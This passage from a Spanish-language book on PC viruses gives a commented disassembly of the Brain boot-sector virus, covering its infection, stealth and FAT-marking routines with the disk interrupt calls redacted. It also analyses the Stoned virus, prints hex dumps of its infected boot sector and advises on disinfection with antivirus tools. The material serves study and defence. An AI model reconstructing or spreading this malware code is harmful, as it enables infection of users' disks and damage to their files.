7C00:027C 80FA02        CMP     DL,02
7C00:027F 7713          JA      0294        Verifica que no sea una lectura,
7C00:0281 80FD00        CMP     CH,00       ni un acceso a una unidad de
7C00:0284 7505          JNZ     028B        discos diferente de A o B y
7C00:0286 80FE00        CMP     DH,00       que no sea un acceso a la pista
7C00:0289 740C          JZ      0297        0, sector 1, cara 0.
7C00:028B 2E            CS:
7C00:028C FE0E2502      DEC     BYTE PTR [0225]
7C00:0290 7502          JNZ     0294        Si es la lectura No. 16 infecta.
7C00:0292 EB03          JMP     0297        Salta a la rutina de infección.
7C00:0294 E9A500        JMP     033C        Salta a la rutina normal de la
                                            instalación
```

****
*** Rutina de infección ***
****

```
7C00:0297 2E            CS:
7C00:0298 C606270200    MOV     BYTE PTR [0227],00
7C00:029D 2E            CS:
7C00:029E C606250204    MOV     BYTE PTR [0225],04
7C00:02A3 50            PUSH    AX
7C00:02A4 53            PUSH    BX
7C00:02A5 51            PUSH    CX
7C00:02A6 52            PUSH    DX
7C00:02A7 2E            CS:
7C00:02A8 88162602      MOV     [0226],DL
7C00:02AC B90400        MOV     CX,0004
7C00:02AF 51            PUSH    CX
7C00:02B0 B400          MOV     AH,00
7C00:02B2 CD6D          [redacted]  [redacted]
7C00:02B4 7215          JB      02CB
7C00:02B6 B600          MOV     DH,00
7C00:02B8 B90100        MOV     CX,0001
7C00:02BB BBBE06        MOV     BX,06BE
7C00:02BE 06            PUSH    ES
7C00:02BF 8CC8          MOV     AX,CS       Lee del disco que va a infectar
7C00:02C1 8EC0          MOV     ES,AX       el programa de carga original
7C00:02C3 B80102        MOV     AX,0201     --[Boot program]--.
7C00:02C6 CD6D          [redacted]  [redacted]
7C00:02C8 07            POP     ES
7C00:02C9 7306          JNB     02D1
7C00:02CB 59            POP     CX
7C00:02CC E2E1          LOOP    02AF
7C00:02CE EB2F          JMP     02FF
7C00:02D0 90            NOP
7C00:02D1 59            POP     CX
7C00:02D2 2E            CS:
```

```
7C00:02D3 A1C206        MOV   AX,[06C2]          Verifica si el disco no está
7C00:02D6 3D3412        CMP   AX,1234            infectado, y de ser así
7C00:02D9 7508          JNZ   02E3               lo infecta
7C00:02DB 2E            CS:
7C00:02DC C606270201    MOV   BYTE PTR [0227],01
7C00:02E1 EB20          JMP   0303               no se va a infectar el disco

7C00:02E3 1E            PUSH  DS
7C00:02E4 06            PUSH  ES
7C00:02E5 8CC8          MOV   AX,CS
7C00:02E7 8ED8          MOV   DS,AX
7C00:02E9 8EC0          MOV   ES,AX
7C00:02EB 56            PUSH  SI
7C00:02EC E81503        CALL  0604               Escribe el virus en el disco
7C00:02EF 7209          JB    02FA
7C00:02F1 2E            CS:
7C00:02F2 C606270202    MOV   BYTE PTR [0227],02
7C00:02F7 E8B801        CALL  04B2               Pone el letrero "(c) Brain" en el
7C00:02FA 5E            POP   SI                 directorio.
7C00:02FB 07            POP   ES
7C00:02FC 1F            POP   DS
7C00:02FD 7304          JNB   0303
7C00:02FF B400          MOV   AH,00
7C00:0301 CD6D          [redacted]
7C00:0303 5A            POP   DX
7C00:0304 59            POP   CX
7C00:0305 5B            POP   BX
7C00:0306 58            POP   AX
7C00:0307 83F901        CMP   CX,+01             Si se accede a la pista 0, sector
7C00:030A 7530          JNZ   033C               1, cara 0, se protege el virus
7C00:030C 80FE00        CMP   DH,00              mostrando el programa de carga
7C00:030F 752B          JNZ   033C               original --[Boot program]--, con lo
7C00:0311 2E            CS:                      que no permite que veamos el
7C00:0312 803E270201    CMP   BYTE PTR [0227],01 sector infectado.
7C00:0317 7511          JNZ   032A
7C00:0319 2E            CS:
7C00:031A 8B0EC506      MOV   CX,[06C5]
7C00:031E 2E            CS:
7C00:031F 8B16C306      MOV   DX,[06C3]
7C00:0323 2E            CS:
7C00:0324 8A162602      MOV   DL,[0226]
7C00:0328 EB12          JMP   033C
7C00:032A 2E            CS:
7C00:032B 803E270202    CMP   BYTE PTR [0227],02
7C00:0330 750A          JNZ   033C
7C00:0332 2E            CS:
7C00:0333 8B0E0700      MOV   CX,[0007]
7C00:0337 2E            CS:
7C00:0338 8A360600      MOV   DH,[0006]
7C00:033C CD6D          [redacted]
7C00:033E CA0200        RETF  0002
```

```
*****************************************
* Rutina que lee la FAT y localiza *
* espacio para colocar el virus. *
*****************************************
```

```
7C00:0350 00EB          JMP   0377
7C00:0377 E8AD00        CALL  0427        Carga la FAT
7C00:037A A1BE06        MOV   AX,[06BE]
7C00:037D 3DFDFF        CMP   AX,FFFD     Verifica si es un disco de
7C00:0380 7404          JZ    0386        formato 360 kb
7C00:0382 B003          MOV   AL,03
7C00:0384 F9            STC               Si no es tal formato marca un
7C00:0385 C3            RET               error y termina.
7C00:0386 B93700        MOV   CX,0037     Inicializa el contador de
                                          clusters en 55.

7C00:0389 C70653030000  MOV   WORD PTR [0353],0000  Contador de clusters
                                                    contiguos

7C00:038F E86600        CALL  03F8        Lee el estado del cluster CX.
7C00:0392 3D0000        CMP   AX,0000     Verifica si está libre.
7C00:0395 750E          JNZ   03A5        Si no es asi no lo acumula y salta.
7C00:0397 FF065303      INC   WORD PTR [0353]  Verifica que sean 3
7C00:039B 833E530303    CMP   WORD PTR [0353],+03  clusters libres contiguos.
7C00:03A0 7509          JNZ   03AB        Si no lo son continúa buscando.
7C00:03A2 EB12          JMP   03B6        Se encontraron 3 clusters libres
                                          contiguos.
7C00:03A4 90            NOP
7C00:03A5 C70653030000  MOV   WORD PTR [0353],0000
7C00:03AB 41            INC   CX          Incrementa el apuntador
7C00:03AC 81F96301      CMP   CX,0163     de clusters.
7C00:03B0 75DD          JNZ   038F
7C00:03B2 B001          MOV   AL,01       Si se acabó el disco no procede
7C00:03B4 F9            STC               con la infección y termina.
7C00:03B5 C3            RET


7C00:03B6 B203          MOV   DL,03
7C00:03B8 E81000        CALL  03CB        Se marcan los clusters como
7C00:03BB 49            DEC   CX          dañados (FF7).
7C00:03BC FECA          DEC   DL
7C00:03BE 75F8          JNZ   03B8
7C00:03C0 41            INC   CX
7C00:03C1 E89A00        CALL  045E        Se actualiza el nuevo programa
                                          de carga --[Boot program]--.
7C00:03C4 E86600        CALL  042D        Se guarda la FAT.
7C00:03C7 B000          MOV   AL,00
7C00:03C9 F8            CLC
```

```
7C00:03CA C3          RET

7C00:03CB 51          PUSH  CX
7C00:03CC 52          PUSH  DX
7C00:03CD BEBE06      MOV   SI,06BE
7C00:03D0 8AC1        MOV   AL,CL
7C00:03D2 D0E8        SHR   AL,1
7C00:03D4 720E        JB    03E4
7C00:03D6 E84200      CALL  041B
7C00:03D9 8B00        MOV   AX,[BX+SI]    Marca el cluster CX como dañado
7C00:03DB 2500F0      AND   AX,F000
7C00:03DE 0DF70F      OR    AX,0FF7
7C00:03E1 EB0C        JMP   03EF
7C00:03E3 90          NOP
7C00:03E4 E83400      CALL  041B
7C00:03E7 8B00        MOV   AX,[BX+SI]
7C00:03E9 250F00      AND   AX,000F
7C00:03EC 0D70FF      OR    AX,FF70
7C00:03EF 8900        MOV   [BX+SI],AX
7C00:03F1 89800004    MOV   [BX+SI+0400],AX
7C00:03F5 5A          POP   DX
7C00:03F6 59          POP   CX
7C00:03F7 C3          RET

7C00:03F8 51          PUSH  CX
7C00:03F9 BEBE06      MOV   SI,06BE
7C00:03FC 8AC1        MOV   AL,CL
7C00:03FE D0E8        SHR   AL,1
7C00:0400 720B        JB    040D
7C00:0402 E81600      CALL  041B
7C00:0405 8B00        MOV   AX,[BX+SI]
7C00:0407 25FF0F      AND   AX,0FFF
7C00:040A EB0D        JMP   0419
7C00:040B 90          NOP                 Lee el estado del cluster CX
7C00:040D E80B00      CALL  041B
7C00:0410 8B00        MOV   AX,[BX+SI]
7C00:0412 25F0FF      AND   AX,FFF0
7C00:0415 B104        MOV   CL,04
7C00:0417 D3E8        SHR   AX,CL
7C00:0419 59          POP   CX
7C00:041A C3          RET

7C00:041B 52          PUSH  DX
7C00:041C B80300      MOV   AX,0003
7C00:041F F7E1        MUL   CX            Calcula la posición del cluster
7C00:0421 D1E8        SHR   AX,1          CX en la FAT.
7C00:0423 8BD8        MOV   BX,AX
7C00:0425 5A          POP   DX
```

```
7C00:0426 C3            RET


7C00:0427 B402          MOV     AH,02
7C00:0429 E80700        CALL    0433        Carga la FAT
7C00:042C C3            RET


7C00:042D B403          MOV     AH,03
7C00:042F E80100        CALL    0433        Escribe la FAT
7C00:0432 C3            RET


7C00:0433 B90400        MOV     CX,0004
7C00:0436 51            PUSH    CX
7C00:0437 50            PUSH    AX
7C00:0438 B400          MOV     AH,00
7C00:043A CD6D          [redacted]
7C00:043C 58            POP     AX
7C00:043D 7214          JB      0453
7C00:043F BBBE06        MOV     BX,06BE
7C00:0442 B004          MOV     AL,04
7C00:0444 B600          MOV     DH,00
7C00:0446 8A162602      OV      DL,[0226]   Realiza un acceso de lectura o
7C00:044A B90200        MOV     CX,0002     escritura a la FAT.
7C00:044D 50            PUSH    AX
7C00:044E CD6D          [redacted]
7C00:0450 58            POP     AX
7C00:0451 7309          JNB     045C
7C00:0453 59            POP     CX
7C00:0454 E2E0          LOOP    0436
7C00:0456 58            POP     AX
7C00:0457 58            POP     AX
7C00:0458 B002          MOV     AL,02
7C00:045A F9            STC
7C00:045B C3            RET
7C00:045C 59            POP     CX
7C00:045D C3            RET


7C00:045E 51            PUSH    CX
7C00:045F 83E902        SUB     CX,+02
7C00:0462 D1E1          SHL     CX,1
7C00:0464 83C10C        ADD     CX,+0C
7C00:0467 8BC1          MOV     AX,CX
7C00:0469 B112          MOV     CL,12       Actualiza la información de la
7C00:046B F6F1          DIV     CL          posición del programa de carga
7C00:046D A20800        MOV     [0008],AL   --[Boot program]--.
7C00:0470 C606060000    MOV     BYTE PTR [0006],00
7C00:0475 FEC4          INC     AH
7C00:0477 80FC09        CMP     AH,09
```

```
7C00:047A 7608          JBE     0484
7C00:047C 80EC09        SUB     AH,09
7C00:047F C606060001    MOV     BYTE PTR [0006],01
7C00:0484 88260700      MOV     [0007],AH
7C00:0488 59            POP     CX
7C00:0489 C3            RET
```

****
*** Rutina que coloca el letrero: ***
*** "(c) Brain" ***
****

```
7C00:04B2 E8DB00        CALL    0590        Carga en memoria el directorio
                                            raíz --[Root Directory]--.
7C00:04B5 720A          JB      04C1
7C00:04B7 57            PUSH    DI
7C00:04B8 E81F00        CALL    04DA        Coloca el letrero "(c) Brain".
7C00:04BB 5F            POP     DI
7C00:04BC 7203          JB      04C1
7C00:04BE E8D700        CALL    0598        Escribe en disco el directorio
                                            raíz con el letrero.
7C00:04C1 C3            RET
7C00:04C2 BB9B04        MOV     BX,049B
7C00:04C5 B90B00        MOV     CX,000B
7C00:04C8 8A07          MOV     AL,[BX]
7C00:04CA F6D8          NEG     AL
7C00:04CC 8804          MOV     [SI],AL
7C00:04CE 46            INC     SI
7C00:04CF 43            INC     BX
7C00:04D0 E2F6          LOOP    04C8
7C00:04D2 B008          MOV     AL,08
7C00:04D4 8804          MOV     [SI],AL
7C00:04D6 F8            CLC
7C00:04D7 C3            RET
```

```
7C00:04DA C70691046C00 MOV     WORD PTR [0491],006C
7C00:04DF BEFE06       MOV     SI,06FE
7C00:04E3 89169304     MOV     [0493],DX
7C00:04E7 A19104       MOV     AX,[0491]
7C00:04EA D1E8         SHR     AX,1
7C00:04EC A39704       MOV     [0497],AX
7C00:04EF D1E8         SHR     AX,1
7C00:04F1 A39504       MOV     [0495],AX
7C00:04F4 91           XCHG    CX,AX
7C00:04F5 80E143       AND     CL,43       Busca espacio para poner el
7C00:04F8 8B3E9504     MOV     DI,[0495]   letrero.
7C00:04FC 81C7E301     ADD     DI,01E3
7C00:0500 8A04         MOV     AL,[SI]
7C00:0502 3C00         CMP     AL,00
```

```
7C00:0504 7415          JZ      051B
7C00:0506 8A440B        MOV     AL,[SI+0B]
7C00:0509 2408          AND     AL,08
7C00:050B 3C08          CMP     AL,08
7C00:050D 740C          JZ      051B
7C00:050F 83C620        ADD     SI,+20
7C00:0512 FF0E9104      DEC     WORD PTR [0491]
7C00:0516 75E8          JNZ     0500
7C00:0518 F9            STC
7C00:0519 C3            RET


7C00:051B 8B8B          MOV     BX,[DI]
7C00:051D 331E9704      XOR     BX,[0497]
7C00:0521 89369704      MOV     [0497],SI
7C00:0525 FA            CLI
7C00:0526 8CD0          MOV     AX,SS
7C00:0528 A39304        MOV     [0493],AX
7C00:052B 89269504      MOV     [0495],SP
7C00:052F 8CC8          MOV     AX,CS
7C00:0531 8ED0          MOV     SS,AX
7C00:0533 8B269704      MOV     SP,[0497]
7C00:0537 83C40C        ADD     SP,+0C
7C00:053A B151          MOV     CL,51
7C00:053C 81C24C44      ADD     DX,444C
7C00:0540 BF5525        MOV     DI,2555
7C00:0543 B9030C        MOV     CX,0C03
7C00:0546 F3            REPZ
7C00:0547 A7            CMPSW
7C00:0548 B8460B        MOV     AX,0B46
7C00:054B B90300        MOV     CX,0003
7C00:054E D3C0          ROL     AX,CL
7C00:0550 A39704        MOV     [0497],AX       Escritura del letrero "(c) Brain".
7C00:0553 B90500        MOV     CX,0005
7C00:0556 BA0800        MOV     DX,0008
7C00:0559 812E97041052  SUB     WORD PTR [0497],5210
7C00:055F FF369704      PUSH    [0497]
7C00:0563 8A27          MOV     AH,[BX]
7C00:0565 43            INC     BX
7C00:0566 8AD4          MOV     DL,AH
7C00:0568 D0E2          SHL     DL,1
7C00:056A 72F7          JB      0563
7C00:056C 8A17          MOV     DL,[BX]
7C00:056E 43            INC     BX
7C00:056F 8AC2          MOV     AL,DL
7C00:0571 D0E2          SHL     DL,1
7C00:0573 72F7          JB      056C
7C00:0575 051D1D        ADD     AX,1D1D
7C00:0578 50            PUSH    AX
7C00:0579 FF069704      INC     WORD PTR [0497]
7C00:057D 7301          JNB     0580
```

```
7C00:057F EA              DB      EA
7C00:0580 E2E1            LOOP    0563
7C00:0582 8B269504        MOV     SP,[0495]
7C00:0586 A19304          MOV     AX,[0493]
7C00:0589 8ED0            MOV     SS,AX
7C00:058B FB              STI
7C00:058C 0232            ADD     DH,[BP+SI]
7C00:058E F8              CLC
7C00:058F C3              RET

7C00:0590 C606900402      MOV     BYTE PTR [0490],02   Lee el directorio.
7C00:0595 EB09            JMP     05A0
7C00:0597 90              NOP
7C00:0598 C606900403      MOV     BYTE PTR [0490],03   Escribe el directorio.
7C00:059D EB01            JMP     05A0
7C00:059F 90              NOP

7C00:05A0 B600            MOV     DH,00
7C00:05A2 8A162602        MOV     DL,[0226]
7C00:05A6 B90600          MOV     CX,0006
7C00:05A9 8A269004        MOV     AH,[0490]
7C00:05AD B004            MOV     AL,04
7C00:05AF BBBE06          MOV     BX,06BE
7C00:05B2 E81500          CALL    05CA          Realiza un acceso de lectura o
7C00:05B5 7212            JB      05C9          escritura al directorio.
7C00:05B7 B90100          MOV     CX,0001
7C00:05BA B601            MOV     DH,01
7C00:05BC 8A269004        MOV     AH,[0490]
7C00:05C0 B003            MOV     AL,03
7C00:05C2 81C30008        ADD     BX,0800
7C00:05C6 E80100          CALL    05CA
7C00:05C9 C3              RET
7C00:05CA A39304          MOV     [0493],AX
7C00:05CD 891E9504        MOV     [0495],BX
7C00:05D1 890E9704        MOV     [0497],CX
7C00:05D5 89169904        MOV     [0499],DX
7C00:05D9 B90400          MOV     CX,0004
7C00:05DC 51              PUSH    CX
7C00:05DD B400            MOV     AH,00
7C00:05DF CD6D            [redacted]
7C00:05E1 7213            JB      05F6
7C00:05E3 A19304          MOV     AX,[0493]
7C00:05E6 8B1E9504        MOV     BX,[0495]
7C00:05EA 8B0E9704        MOV     CX,[0497]
7C00:05EE 8B169904        MOV     DX,[0499]
7C00:05F2 CD6D            [redacted]
7C00:05F4 7305            JNB     05FB
7C00:05F6 59              POP     CX
7C00:05F7 E2E3            LOOP    05DC
```

```
7C00:05F9 F9            STC
7C00:05FA C3            RET
7C00:05FB 59            POP     CX
7C00:05FC C3            RET
```

*** Rutina de escritura del virus ***
*** al disco. ***

```
7C00:0604 E849FD        CALL    0350        Marca los clusters donde se va a
                                            escribir el virus.
7C00:0607 7254          JB      065D
7C00:0609 C7060A000100  MOV     WORD PTR [000A],0001
7C00:060F C606090000    MOV     BYTE PTR [0009],00
7C00:0614 BBBE06        MOV     BX,06BE
7C00:0617 E84400        CALL    065E        Lee el programa de carga
7C00:061A BBBE06        MOV     BX,06BE     --[Boot program]-- sano.
7C00:061D A10700        MOV     AX,[0007]
7C00:0620 A30A00        MOV     [000A],AX
7C00:0623 8A260600      MOV     AH,[0006]
7C00:0627 88260900      MOV     [0009],AH
7C00:062B E83900        CALL    0667        Lo traslada en el disco al
7C00:062E E86500        CALL    0696        primer cluster marcado.
7C00:0631 B90500        MOV     CX,0005
7C00:0634 BB0002        MOV     BX,0200
7C00:0637 890E0006      MOV     [0600],CX
7C00:063B E82900        CALL    0667        Escribe el cuerpo principal del
7C00:063E E85500        CALL    0696        virus.
7C00:0641 81C30002      ADD     BX,0200
7C00:0645 8B0E0006      MOV     CX,[0600]
7C00:0649 E2EC          LOOP    0637
7C00:064B C606090000    MOV     BYTE PTR [0009],00
7C00:0650 C7060A000100  MOV     WORD PTR [000A],0001
7C00:0656 BB0000        MOV     BX,0000
7C00:0659 E80B00        CALL    0667        Escribe el nuevo programa de
                                            carga --[Boot program]--.
7C00:065C F8            CLC
7C00:065D C3            RET
7C00:065E C70602060102  MOV     WORD PTR [0602],0201 Lectura de un sector.
7C00:0664 EB0A          JMP     0670
7C00:0666 90            NOP
7C00:0667 C70602060103  MOV     WORD PTR [0602],0301 Escritura de un sector.
7C00:066D EB01          JMP     0670
7C00:066F 90            NOP
7C00:0670 53            PUSH    BX
7C00:0671 B90400        MOV     CX,0004
7C00:0674 51            PUSH    CX
7C00:0675 8A360900      MOV     DH,[0009]
7C00:0679 8A162602      MOV     DL,[0226]
```

```
7C00:067D 8B0E0A00      MOV     CX,[000A]
7C00:0681 A10206        MOV     AX,[0602]
7C00:0684 CD6D          ■■      ■■          Acceso de lectura o escritura
7C00:0686 730B          JNB     0693        a un sector del disco.
7C00:0688 B400          MOV     AH,00
7C00:068A CD6D          ■■      ■■
7C00:068C 59            POP     CX
7C00:068D E2E5          LOOP    0674
7C00:068F 5B            POP     BX
7C00:0690 5B            POP     BX
7C00:0691 F9            STC
7C00:0692 C3            RET
7C00:0693 59            POP     CX
7C00:0694 5B            POP     BX
7C00:0695 C3            RET

7C00:0696 FE060A00      INC     BYTE PTR [000A]
7C00:069A 803E0A000A    CMP     BYTE PTR [000A],0A
7C00:069F 7519          JNZ     06BA
7C00:06A1 C6060A0001    MOV     BYTE PTR [000A],01
7C00:06A6 FE060900      INC     BYTE PTR [0009]
7C00:06AA 803E090002    CMP     BYTE PTR [0009],02
7C00:06AF 7509          JNZ     06BA
7C00:06B1 C606090000    MOV     BYTE PTR [0009],00
7C00:06B6 FE060B00      INC     BYTE PTR [000B]
7C00:06BA C3            RET
```

****

Final del Virus

Memoria ocupada por el programa: 1 722 bytes
Memoria del buffer para accesos a disco: 2 048 bytes
Memoria total ocupada por el virus: 3 770 bytes
Localidad de memoria donde se instala: 0000:7E00

****

Conclusión

Al igual que el virus de Turín, éste es un infector del área de carga inicial y actúa de manera semejante, pero la diferencia entre los dos es que mientras el de Turín solo produce una molestia visual en la pantalla de su monitor, el de Paquistán (si fuera una de las versiones que tienen activadas las funciones destructivas) sí le podría dañar sus archivos de datos (nosotros no hemos visto esas versiones).

Virus Stoned

Otro virus que analizamos es el que se conoce con el nombre de Stoned, que quiere decir "drogado". Este virus se activa de manera semejante a los dos anteriores, por lo que no podemos decir mucho más de él.

Lo que resulta interesante y diferente con respecto de los otros dos es que al activarse en la memoria, cuando se carga con un disco infectado, visualiza aleatoriamente un mensaje en la pantalla: "Your PC is now Stoned! ("Su computadora está drogada").

Al infectar nuestra computadora con este virus, nos infectó cualquier disquete que introdujimos y pedimos visualizar su directorio. De inmediato reemplazaba el programa de carga inicial --[Boot program]-- por su propio código en el sector 0 y enviaba el programa de carga al sector 11 que se encontraba vacío (este sector es parte del directorio raíz).

También nos infectó el disco fijo de 20 Mb, pero buscamos con la opción Find --[Encontrar]-- de PC Tools la cadena de caracteres "Stoned" y nunca la pudimos localizar.

En el disco fijo el virus no se alojó en el sector 0 como en los disquetes, sino en la tabla de partición primaria, por lo que el área de carga inicial --[Boot area]-- no nos mostraba ninguna modificación y allí se encontraba alojado el programa de carga original.

Igualmente lo desinfectamos con los antivirus Scan y Clean y estos lo reconocieron por su nombre: Stoned. Los dos antivirus de McAfee reconocen estos virus y nos indican un nombre entre corchetes [], que es el que debemos anotar en el momento de proceder a la desinfección con Clean, por ejemplo: CLEAN C: [Stoned] y pulsar Enter (no importa si escribe el nombre del programa y la unidad de disco con mayúsculas o minúsculas, pero sí tenga cuidado al escribir el nombre del virus, que sea tal como aparece en el mensaje que muestra Scan cuando se ejecuta y encuentra al virus).

La manera de erradicarlo es igual a la de los virus anteriores, restaurando el programa de carga inicial original al sector 0, después de lo

cual no debemos preocuparnos por el segmento de virus que permanezca en el sector 11, el cúal no marca como dañado, pues como es parte del directorio raíz ninguna información se grabará encima de él, con lo que queda protegido.

En la figura MF 8-13 se muestra el mapa de un disquete de 5 1/4", infectado por el virus Stoned, tal como se ve con el programa PC Tools. En este mapa se puede observar que el virus no ha marcado ningún sector como dañado, pero si vemos el sector 0 con la función viewEdit del mismo PC Tools, aparece en lugar del programa de carga --[Boot program]-- el "cuerpo" del virus con el mensaje "Your PC is now Stoned!..."

En el caso de infección del disco duro, el virus se aloja en la tabla de particiones y es por eso que al ver el sector 0 no aparecen los mensajes ni el programa virus, sino el programa de carga inicial. Esto hace que no podamos utilizar el método de rastreo del sector de carga --[Boot sector]-- para localizar las infecciones de discos fijos por este virus.



Figura MF 8-13: Mapa del disquete infectado por el virus Stoned. Note que no ha marcado ningún sector como dañado.

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ----------------- Hex codes--------------------     ASCII value
 0000(0000)  EA 05 00 C0 07 E9 99 00 00 CF 01 00 C8 E4 00 80      +         =
 0016(0010)  9F 00 7C 00 00 1E 50 80 FC 02 72 17 80 FC 04 73     |  ^P   r    s
 0032(0020)  12 0A D2 75 0E 33 C0 8E D8 A0 3F 04 A8 01 75 03      u 3+   ?   u
 0048(0030)  E8 07 00 58 1F 2E FF 2E 09 00 53 51 52 06 56 57      Xv. .  SQR VW
 0064(0040)  BE 04 00 B8 01 02 0E 07 BB 00 02 33 C9 8B D1 41           =  3=  A
 0080(0050)  9C 2E FF 1E 09 00 73 0E 33 C0 9C 2E FF 1E 09 00    . ^  s 3+ . ^
 0096(0060)  4E 75 E0 E8 35 90 33 F6 BF 00 02 FC 0E 1F AD 38   Nu  5 3 +    v ;
 0112(0070)  05 75 06 AD 3B 45 02 74 21 B8 01 03 BB 00 02 B1    u  ;E t!   =  *
 0128(0080)  03 B6 01 9C 2E FF 1E 09 00 72 0F B8 01 03 33 DB       . ^  r    3
 0144(0090)  B1 01 33 D2 9C 2E FF 1E 09 00 5F 5E 07 5A 59 5B   * 3  . ^   _. ZY[
 0160(00A0)  C3 33 C0 8E D8 FA 8E D0 BC 00 7C FB A1 4C 00 A3   +3+      = |  L
 0176(00B0)  09 7C A1 4E 00 A3 0B 7C A1 13 04 48 48 A3 13 04    | N   |   HH
 0192(00C0)  81 06 D3 E0 8E C0 A3 0F 7C B8 15 00 A3 4C 00 8C   *    +  |    L
 0208(00D0)  06 4E 00 89 B8 01 0E 1F 33 F6 8B FE FC F3 A4 2E    N      v3       .
 0224(00E0)  FF 2E 0D 00 B8 00 00 CD 13 33 C0 8E C0 B8 01 02    .      = 3+ +
 0240(00F0)  BB 00 7C 2E 80 3E 08 00 00 74 0B B9 07 00 BA 80   = |. >.  t    "

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name



PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000000, System BOOT

Displacement ----------------- Hex codes--------------------     ASCII value
 0256(0100)  00 CD 13 EB 49 90 B9 03 00 BA 00 01 CD 13 72 3E     =  I     "  = r>
 0272(0110)  26 F6 06 6C 04 07 75 12 BE 89 01 0E 1F AC 0A C0   &  l  u      v  +
 0288(0120)  74 08 B4 0E B7 00 CD 10 EB F3 0E 07 B8 01 02 BB   t.+    =>         =
 0304(0130)  00 02 B1 01 BA 80 00 CD 13 72 13 0E 1F BE 00 02     * "  = r  v
 0320(0140)  BF 00 00 AD 3B 05 75 11 AD 3B 45 02 75 0B 2E C6   +    ; u< ;E u .
 0336(0150)  06 08 00 00 2E FF 2E 11 00 2E C6 06 08 00 02 B8    .  . .< .  .
 0352(0160)  01 03 BB 00 02 B9 07 00 BA 80 00 CD 13 72 DF 0E      =      "  = r
 0368(0170)  1F 0E 07 8E BE 03 BF BE 01 B9 42 02 F3 A4 B8 01   v      +    B
 0384(0180)  03 33 DB FE C1 CD 13 EB C5 07 59 6F 75 72 20 50    3    =     Your P
 0400(0190)  43 20 69 73 20 6E 6F 77 20 53 74 6F 6E 65 64 21   C is now Stoned!
 0416(01A0)  07 0D 0A 0A 00 4C 45 47 41 4C 49 53 45 20 4D 41        LEGALISE MA
 0432(01B0)  52 49 4A 55 41 4E 41 21 00 00 00 00 00 00 00 00   RIJUANA!
 0448(01C0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0464(01D0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0480(01E0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 0496(01F0)  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

 Home=beg of file/disk  End=end of file/disk
 ESC=Exit  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Figura 8-14: Sector 0 del disco infectado por el virus Stoned. Véase el letrero que se visualiza en la pantalla. Además dice: "LEGALISE MARIJUANA".

```
PC Tools Deluxe R4.21
-----------------------------Disk View/Edit Service-----------------------------
Path=B:
                    Absolute sector 0000011, System ROOT

Displacement ----------------- Hex codes--------------------      ASCII value
 0000(0000)  EB 3E 90 50 43 20 54 6F 6F 6C 73 00 02 02 01 00    > PC Tools
 0016(0010)  02 70 00 D0 02 FD 02 00 09 00 02 00 00 00 00 00    p
 0032(0020)  00 00 00 00 0F 00 00 00 00 01 00 00 00 00 00 00
 0048(0030)  00 00 06 00 01 04 0C 00 00 00 00 00 00 00 00 00
 0064(0040)  FA FC 33 C0 8E D0 BC 00 7C 36 C5 36 78 00 1E 56     3+  = |6 6x ^V
 0080(0050)  8E C0 8D 3E 20 7C B9 0B 00 AC 26 80 3D 00 74 03    + > |    & = t
 0096(0060)  26 8A 05 AA E2 F3 33 C0 8E D8 A3 7A 00 C7 06 78   &     3+   z   x
 0112(0070)  00 20 7C FB CD 13 73 03 E9 B4 00 8A 2E 30 7C 8A     | = s  +  .0|
 0128(0080)  0E 32 7C 8A 36 31 7C B2 00 BB 00 05 B8 01 02 CD    2| 61|* =     =
 0144(0090)  13 72 E5 8D 36 62 7D 8B FB B9 0B 00 F3 A6 75 0D    r  6b}       u
 0160(00A0)  8F 20 05 B9 0B 00 F3 A6 74 1A E9 89 00 8D 36 78   +       t     6x
 0176(00B0)  7D 8B FB B9 0B 00 F3 A6 75 7C 8F 20 05 B9 0B 00   }       u|+
 0192(00C0)  F3 A6 75 72 33 D2 A1 1C 05 F7 36 0B 7C FE C0 A2     ur3     6 | +
